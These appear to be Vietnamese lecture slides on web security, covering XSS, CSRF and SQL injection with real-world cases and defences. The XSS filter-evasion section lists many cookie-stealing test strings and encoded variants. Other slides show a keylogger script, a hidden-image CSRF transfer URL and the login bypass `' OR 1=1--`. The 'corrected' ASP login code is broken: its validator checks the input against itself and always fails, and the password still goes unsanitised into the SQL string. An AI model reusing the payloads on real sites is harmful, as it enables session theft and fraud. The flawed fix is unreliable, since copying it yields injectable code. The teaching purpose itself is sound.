
- Nếu người dùng chọn giới tính, hàm show() trong mã JS được thực hiện, kết quả sẽ là:



- Tin tặc có thể thêm mã JS vào hàm show() để đánh cắp cookie của user.

2.1.2 HTML Injection & XSS – C.loại XSS – DOM-based XSS

Kịch bản
tấn công
DOM-
based
XSS



2.1.3 HTML Injection & XSS – Phòng chống XSS

❖ Các biện pháp phòng chống tấn công XSS:

- Sử dụng bộ lọc XSS (XSS Filter): Lọc các dữ liệu nhập từ người dùng, loại bỏ các thẻ có thể hỗ trợ tấn công XSS;
 - Ngăn chặn tấn công XSS;
 - Có thể gây khó khăn cho người dùng nhập các đoạn text hợp lệ.
- Thoát khỏi XSS (XSS Escape): vô hiệu hóa tấn công XSS bằng cách thay thế các ký tự riêng của HTML/scripts để chuyển các đoạn mã có thể thực hiện thành dữ liệu thông thường.
 - Ngăn chặn tấn công XSS;
 - Vẫn cho phép người dùng nhập các đoạn text hợp lệ.

2.1.3 HTML Injection & XSS – Phòng chống XSS

❖ Sử dụng bộ lọc XSS:

- Sử dụng các bộ lọc tự tạo hoặc từ thư viện để lọc bỏ các thẻ HTML/CSS/scripts khỏi dữ liệu nhập từ người dùng;
- Sử dụng biểu thức chính quy (Regular Expressions) để tăng hiệu quả lọc;
- Các bộ lọc cần được cập nhật thường xuyên để có thể theo kịp sự thay đổi của các kỹ thuật tấn công XSS mới;
- Các bộ lọc dữ liệu nhập phải được thực hiện trên máy chủ (server-side scripts);
 - Các bộ lọc dữ liệu nhập được thực hiện trên máy khách có thể bị vô hiệu hóa dễ dàng.

2.1.3 HTML Injection & XSS – Phòng chống XSS

❖ Thoát khỏi XSS:

- Là kỹ thuật cho phép vô hiệu hóa tấn công XSS bằng cách thay thế các ký tự riêng (Character Escaping) của HTML/scripts để chuyển các đoạn mã có thể thực hiện thành dữ liệu thông thường;
- Kẻ tấn công vẫn có thể chèn mã XSS vào trang web, nhưng trình duyệt của người dùng không thực hiện các đoạn mã này cho chúng đã bị chuyển thành dữ liệu thông thường;
- Ví dụ: Ký tự mở thẻ HTML < được chuyển thành <, ký tự đóng thẻ HTML > được chuyển thành >,...


2.1.3 HTML Injection & XSS – Phòng chống XSS

❖ Thoát khỏi XSS:

- Danh sách đầy đủ các ký tự Escaping HTML được liệt kê ở trang web w3c.org;
- Nên sử dụng các thư viện chuẩn đã được test kỹ để thoát khỏi XSS:
 - ESAPI cung cấp bởi OWASP
 - AntiXSS cung cấp bởi Microsoft

2.1.3 HTML Injection & XSS – Phòng chống XSS

- ❖ Mô hình tổng quát phòng chống tấn công XSS



2.1.4 Một số tấn công XSS trên thực tế

❖ Tấn công XSS gây ngừng hoạt động của trang MySpace.com vào năm 2005:

- Một user có tên Samy đã tìm được lỗi XSS của MySpace.com và có thể vượt qua các bộ lọc XSS của trang này;
- Samy viết mã Javascript và đặt tại trang profile của anh ta;
- Khi có 1 user khác thăm profile của Samy, mã script nhúng trong profile được thực thi và cho phép thực hiện các thao tác:
 - Tự động thêm Samy vào danh sách Friend của nạn nhân;
 - Tự động sao chép mã script đó vào trang profile của nạn nhân.

2.1.4 Một số tấn công XSS trên thực tế

- ❖ Tấn công XSS gây ngừng hoạt động của trang MySpace.com vào năm 2005:
 - Bất cứ user nào khác thăm hồ sơ của nạn nhân đều trở thành nạn nhân mới và vòng xoáy tiếp diễn rất nhanh chóng.
 - Trong khoảng 1h, Samy đã có gần 1 triệu Friend nhờ tấn công XSS.
 - Sử dụng kỹ thuật Ajax (Asynchronous JavaScript and XML).

2.1.4 Một số tấn công XSS trên thực tế

- ❖ Tấn công XSS gây ngừng hoạt động của trang MySpace.com vào năm 2005:
 - Khi phát hiện lỗi, MySpace.com phải ngừng hoạt động, xóa mã JS độc hại khỏi toàn bộ các profile của các users;
 - Khắc phục lỗi trong bộ lọc XSS;
 - Kẻ tấn công bị buộc phải đền bù toàn bộ chi phí cho MySpace.com và phải đi lao động công ích 3 tháng.

2.1.4 Một số tấn công XSS trên thực tế

MySpace | People | Web | Music | Blogs | Video | Events | Groups ▶

Search

Home | Browse | Search | Invite | Film | Mail | Blog | Favourites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Mail Center Friend Request Manager



Approve or Deny Your Friend Requests [Help]

Inbox
Saved
Sent
Trash
Bulletin
Friend Requests
Pending Requests
Event Invites

Listing 1-10 of 919664

1 2 3 4 5 >> of 91967

Next >

	Date:	From:	Confirmation:
<input type="checkbox"/>	Oct 4, 2005 10:22 PM	 (Online Now!)	Lulu the Loveable Freak wants to be your friend! Approve Deny Send Message
<input type="checkbox"/>	Oct 4, 2005 10:21 PM		AlysOn!! wants to be your friend! Approve Deny Send Message


[Fly Fishing Trip in Mexico](#)
All inclusive package in Ascension Bay, Mexico, from US\$1,600...
www.pescamaya.com

2.1.4 Một số tấn công XSS trên thực tế

❖ Thay đổi ảo hình thức/nội dung trang web (Virtual defacement):

- Lợi dụng lỗi ở một số trang, kẻ tấn công đưa thêm nội dung, mã HTML làm cho trang hiện thị theo mong muốn của chúng;
- Đích thường là các trang web của các cơ quan chính phủ, các tổ chức để gây dư luận, có thể gây các tin đồn ảnh hưởng đến giá cổ phiếu, các giao dịch vàng, ngoại tệ,..
- Bản thân trang web trên hệ thống nạn nhân không bị thay đổi.

2.1.4 Một số tấn công XSS trên thực tế



Một trang web bị virtual defacement do lỗi trên trang báo lỗi bị khai thác.

2.1.4 Một số tấn công XSS trên thực tế

- ❖ Chèn tính năng của trojan vào trang web:
 - Chèn mã để tạo hộp log in giả nhằm đánh cắp username và password;
- ❖ Demo khai thác lỗi XSS trên website của Google vào năm 2004:
 - Chèn mã script vào google url để tạo 1 form giả, yêu cầu user nhập thông tin thẻ tín dụng để mua rẻ tài khoản Google.

2.1.4 Một số tấn công XSS trên thực tế

Google Search: - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Reload Home Address <http://www.google.com/custom?cof=L:%5a%61%76%61%73%63%72%69%70%74%3a%61%76%61%73%63%72%69%70%74>

Google google custom Search Web PageRank Blocking popups google custom

Google™

Google will shortly become a subscription service, costing \$5 per year. You can continue searching now for free, but this will change in the next month. If you buy now, you get lifetime subscription and a free [GMail account](#).

Buying now costs just \$10, just enter your details below.

Payment Type	<input type="text" value="Visa"/>	
Card Holder First Initial	<input type="text"/> *	
Card Holder Surname	<input type="text"/> *	Card Verification Number
Card Number	<input type="text"/> *	The card verification number for your credit card is a three digit number printed on the signature panel on the back of your credit card immediately following your credit card account number.
Card Verification Number	<input type="text"/> *	
You must provide the CV number if it is present on your card.		
Start Date (MMYY)	<input type="text"/>	
Expiry Date (MMYY)	<input type="text"/> *	
(* Required Fields)	<input type="button" value="Buy!"/>	

2.1.4 Một số tấn công XSS trên thực tế

❖ Ghi phím gõ:

- Đoạn mã JS sau có thể ghi toàn bộ phím gõ trong trình duyệt IE và hiển thị ở thanh trạng thái:

```
<script>document.onkeypress = function () {  
    window.status += String.fromCharCode(window.event.keyCode) ;  
} </script>
```


2.1.4 Một số tấn công XSS trên thực tế

❖ Đọc nội dung của windows clipboard:

- Đoạn mã JS sau có thể đọc nội dung của windows clipboard (mã chạy trên IE):

```
<script>  
    alert(window.clipboardData.getData('Text'));  
</script>
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

- ❖ Hầu hết các trang web lớn đều sử dụng các bộ lọc XSS (XSS Filter) và kỹ thuật thoát khỏi XSS (Escape from XSS);
 - Tuy nhiên, các bộ lọc và kỹ thuật thoát khỏi XSS vẫn có lỗi;
 - Nếu kẻ tấn công có thể tạo ra các đoạn mã script tinh xảo thì vẫn có thể vượt qua được các bộ lọc.
- ❖ Việc tìm hiểu các kỹ thuật vượt qua các bộ lọc XSS cũng giúp ta hiểu phương pháp kiểm tra/test các website để tìm lỗi XSS.

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Chuỗi thử XSS đơn giản:

```
"><script>alert(document.cookie)</script>
```

❖ Các chuỗi thử XSS phức tạp hơn:

```
"><script >alert(document.cookie)</script >
```

```
"><ScRiPt>alert(document.cookie)</ScRiPt>
```

```
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
```

```
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
```

```
%00"><script>alert(document.cookie)</script>
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Vượt qua các bộ lọc XSS:

- Do các bộ lọc thường lọc thẻ `<script>` → có thể sử dụng thêm dấu cách ở cuối để tránh lọc: `<script >`
- Có thể dùng kiểu chữ hoa – thường lẫn lộn: `<ScRiPt>`
- Thêm ký tự đặc biệt:

```
<<script>alert(document.cookie);//<</script>
```

```
<script/src=...
```

```
<scr%00ipt>
```

```
expr/****/ession
```

```
%3cscript%3e
```

```
%253cscript%253e
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Vượt qua các bộ lọc XSS:

- Sử dụng các ký tự mã hóa:

```
<img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58; ...
```

```
<img src=&#0000106;&#0000097;&#0000118;&#0000097;&#0000115;&#0000099;&#0000114;&#0000105;&#0000112;&#0000116;&#0000058; ...
```

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A ...
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Vượt qua các bộ lọc XSS:

- Tạo mã động:

```
var a = "alert(doc" + "ument.coo" + "kie)"; eval(a);
```

```
var a = "alert(" + String.fromCharCode(100,111,99,117,109,101,110,  
116,46,99,111,111,107,105,101) + ")"; eval(a);
```

- Đưa script vào dữ liệu của một trường:

```
<input type="hidden" name="pageid" value="foo">  
foo"><x style="x:expression(alert(document.cookie))
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Vượt qua các bộ lọc XSS:

- Đưa script vào dữ liệu của nhiều trường kết hợp:

Từ URL sau:

`https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal`

Dữ liệu được nạp vào các trường của form:

```
<input type="hidden" name="page_id" value="244">  
<input type="hidden" name="seed" value="129402931">  
<input type="hidden" name="mode" value="normal">
```

2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Vượt qua các bộ lọc XSS:

- Đưa script vào dữ liệu của nhiều trường kết hợp:

Với URL được nhúng mã script:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>
```

Mã script được nạp vào các trường của form tạo thành đoạn mã hoàn chỉnh:

```
<input type="hidden" name="page_id" value=""><script>/* ">  
<input type="hidden" name="seed" value="*/alert(document.cookie);/* ">  
<input type="hidden" name="mode" value="*/</script>">
```


2.1.5 Các kỹ thuật vượt qua các bộ lọc XSS

❖ Bảng kê các thủ thuật XSS (XSS Cheat Sheet):

- Ban đầu các kỹ thuật đánh lừa XSS (XSS Cheat Sheet) được đăng tải bởi RSnake tại trang web: <http://ha.ckers.org/xss.html>;
- Sau đó nó được chuyển giao cho dự án OWASP để phổ biến rộng rãi với tên mới (XSS Filter Evasion Cheat Sheet) tại địa chỉ: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- Thường được sử dụng để kiểm tra đánh giá các website có lỗi XSS.
→ Phần giải thích trên trang OWASP.

2.2 Cross-Site Request Forgery (CSRF)

- ❖ CSRF là dạng tấn công bẫy nạn nhân tải một trang web có chứa yêu cầu độc hại;
- ❖ Tấn công CSRF sử dụng thông tin nhận dạng và quyền truy nhập của nạn nhân để thực hiện các thao tác không mong muốn thay mặt họ:
 - Thay đổi địa chỉ email
 - Thay đổi địa chỉ nhà
 - Thực hiện giao dịch mua bán,...

2.2 Cross-Site Request Forgery (CSRF)

❖ Kịch bản tấn công CSRF:

- Alice muốn chuyển \$100 cho Bob sử dụng trang web bank.com. Yêu cầu chuyển tiền của Alice có dạng:

POST http://bank.com/transfer.do HTTP/1.1

...

...

...

Content-Length: 19;

acct=BOB&amount=100

- Maria phát hiện có thể thực hiện cùng yêu cầu chuyển tiền như trên sử dụng yêu cầu GET:

GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

2.2 Cross-Site Request Forgery (CSRF)

❖ Kịch bản tấn công CSRF:

- Maria quyết định khai thác lỗi của bank.com để lừa Alice chuyển tiền cho mình. Maria tạo ra URL chuyển \$100000 từ Alice cho cô:
`http://bank.com/transfer.do?acct=MARIA&amount=100000`
- Cần tạo bẫy để lừa Alice thực hiện yêu cầu chuyển tiền. Cô ta tạo 1 link trong email và gửi cho Alice:
`
View my Pictures!`

2.2 Cross-Site Request Forgery (CSRF)

❖ Kịch bản tấn công CSRF:

- Giả thiết Alice đã được xác thực với bank.com (đang trong phiên làm việc hoặc tự động bằng cookies), yêu cầu chuyển tiền được thực hiện;
- Tuy nhiên, do Alice có thể nhận ra việc chuyển tiền qua việc mở URL, Maria có thể giấu URL vào một ảnh rất nhỏ:
``

2.2 Cross-Site Request Forgery (CSRF)

❖ Phòng chống tấn công CSRF:

- Sử dụng "chuỗi đồng bộ" cho mỗi thao tác quan trọng.
 - Máy chủ tạo "chuỗi đồng bộ" và gửi cho máy khách;
 - Khi máy khách gửi yêu cầu giao dịch, máy chủ kiểm tra "chuỗi đồng bộ" để xác thực yêu cầu có thực sự đến từ máy chủ.
- Sử dụng chuỗi xác thực CAPTCHAR.
- Sử dụng Viewstate (ASP.NET)
 - Viewstate cho biết trạng thái của trang khi gửi yêu cầu lên máy chủ;
 - Kẻ tấn công khó làm giả Viewstate.

2.2 Cross-Site Request Forgery (CSRF)

❖ Phòng chống tấn công CSRF:

- Sử dụng thư viện chuẩn để phòng chống CSRF như:
 - OWASP CSRF Guard
 - PHP CSRF Guard
 - .Net CSRF Guard;
- Sử dụng giao thức OTP/Challenge-Response:
 - Kiểm tra lại mật khẩu cho mỗi thao tác quan trọng;
 - Sử dụng one-time token/password.

2.3 Chèn mã SQL và xử lý dữ liệu

- ❖ Chèn mã SQL (SQL Injection) là một kỹ thuật cho phép kẻ tấn công chèn mã SQL vào dữ liệu gửi đến máy chủ và được thực hiện trên máy chủ CSDL;
- ❖ Nguyên nhân:
 - Dữ liệu đầu vào từ người dùng hoặc từ các nguồn khác không được kiểm tra hoặc kiểm tra không kỹ lưỡng;
 - Ứng dụng web sử dụng các câu lệnh SQL động, trong đó có thao tác nối mã SQL với dữ liệu.

2.3 Chèn mã SQL và xử lý dữ liệu

- ❖ Tùy mức độ tinh vi, SQL Injection có thể cho phép kẻ tấn công:
 - Vượt qua các khâu xác thực người dùng;
 - Chèn, xóa hoặc sửa đổi dữ liệu;
 - Đánh cắp các thông tin trong CSDL;
 - Chiếm quyền điều khiển hệ thống;

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

❖ Ví dụ: form HTML đăng nhập:

```
<form method="post" action="/test_sql.asp">
```

```
    Tên đăng nhập: <input type="text" name="username"><br \>
```

```
    Mật khẩu: <input type="password" name="passwd"><br \>
```

```
    <input type="submit" name="login" value="Log In">
```

```
</form>
```

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

<%

' Mã asp xử lý đăng nhập trong file test_sql.asp:

' g.thiết đã k.nối với CSDL SQL qua đối tượng conn và bảng tbl_accounts lưu t.tin người dùng

Dim username, passwd, sqlString, rsLogin

' lấy dữ liệu từ form

username = Request.Form("username")

passwd = Request.Form("passwd")

' tạo và thực hiện câu truy vấn sql

sqlString = "SELECT * FROM tbl_accounts WHERE username='" &username&"' AND passwd='" &passwd& "'"

set rsLogin = conn.execute(sqlString)

if (NOT rsLogin.eof()) then

 ' cho phép đăng nhập, bắt đầu phiên làm việc

else

 ' từ chối đăng nhập, báo lỗi

end if

%>

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

❖ Phân tích:

- Nếu người dùng nhập admin vào trường username và abc123 vào trường passwd của form, mã asp hoạt động đúng:
 - Nếu tồn tại người dùng với username và password sẽ cho phép đăng nhập;
 - Nếu không tồn tại người dùng với username và password sẽ từ chối đăng nhập và báo lỗi.
- Nếu người dùng nhập *aaaa' OR 1=1--* vào trường username và một chuỗi bất kỳ vào trường passwd của form, mã asp hoạt động sai:
 - Chuỗi chứa câu truy vấn SQL trở thành:

```
SELECT * FROM tbl_accounts WHERE username='aaaa' OR 1=1--' AND passwd='aaaa'
```

Câu truy vấn sẽ trả về mọi bản ghi trong bảng do mệnh đề *OR 1=1* luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bởi ký hiệu (*--*): phần lệnh sau ký hiệu (*--*) được coi là ghi chú và không được thực hiện.

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

❖ Phòng chống/sửa chữa:

- Kiểm soát kích thước và định dạng của dữ liệu đầu vào, lọc bỏ các ký tự đặc biệt, các từ khóa SQL;
- Tránh sử dụng câu truy vấn trực tiếp, nên dùng:
 - Stored Procedure là dạng các câu lệnh SQL dưới dạng các thủ tục và được lưu trong CSDL;
 - Sử dụng các cơ chế truyền tham số, tạo câu truy vấn của ngôn ngữ.

❖ Chỉnh sửa form đăng nhập – thêm giới hạn kích thước dữ liệu:

```
<form method="post" action="/test_sql.asp">  
  <input type="text" name="username" value="" size=20 maxlength=15>  
  <input type="password" name="passwd" size=20 maxlength=15>  
  <input type="submit" name="login" value="Log In">  
</form>
```

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

Chỉnh sửa mã asp xử lý đăng nhập trong file test_sql.asp:

```
<%
```

```
' giả thiết đã kết nối với CSDL SQL server qua connection conn
```

```
' và bảng tbl_accounts lưu thông tin người dùng
```

```
Dim username, passwd, sqlString, rsLogin, validInput
```

```
' lấy dữ liệu từ form, cắt bỏ các dấu trắng ở đầu và đuôi, chỉ lấy 15 ký tự
```

```
username = Trim(Left(Request.Form("username")&"", 15))
```

```
passwd = Trim(Left(Request.Form("passwd") &"", 15))
```

```
' kiểm tra đầu vào, chỉ xử lý nếu đầu vào hợp lệ
```

```
validInput = False
```

```
if (username<>"" and passwd<> "") then
```

```
    validInput = isValidUsername(username)
```

```
end if
```

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

' tạo và thực hiện câu truy vấn sql nếu đầu vào hợp lệ

if (validInput) then

```
sqlString = "SELECT * FROM tbl_accounts WHERE username='" & username & "'  
AND passwd='" & passwd & "'"
```

```
set rsLogin = conn.execute(sqlString)
```

```
if (NOT rsLogin.eof()) then
```

```
' cho phép đăng nhập, bắt đầu phiên làm việc
```

```
else
```

```
' từ chối đăng nhập, báo lỗi
```

```
end if
```

```
else
```

```
' từ chối đăng nhập, báo lỗi
```

```
end if
```

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

' hàm kiểm tra các ký tự cho phép trong 1 chuỗi nhập vào

' nếu xuất hiện ký tự không cho phép → trả về False, ngược lại trả về True

Function isValidUsername(inputString)

Dim retVal, ii, cc, inputLength

Dim allowedChars

allowedChars = "abcdefghijklmnopqrstuvwxyz_0123456789"

retVal = True

inputLength = len(inputString)

inputString = LCase(inputString)

for ii=1 to inputLength

cc = mid(inputString, ii, 1)

if (InStr(1, inputString, cc)>0) then ' found

retVal = False

exit for

end if

next

isValidUsername = retVal

End Function

%>

2.3 Chèn mã SQL – Vượt qua xác thực người dùng

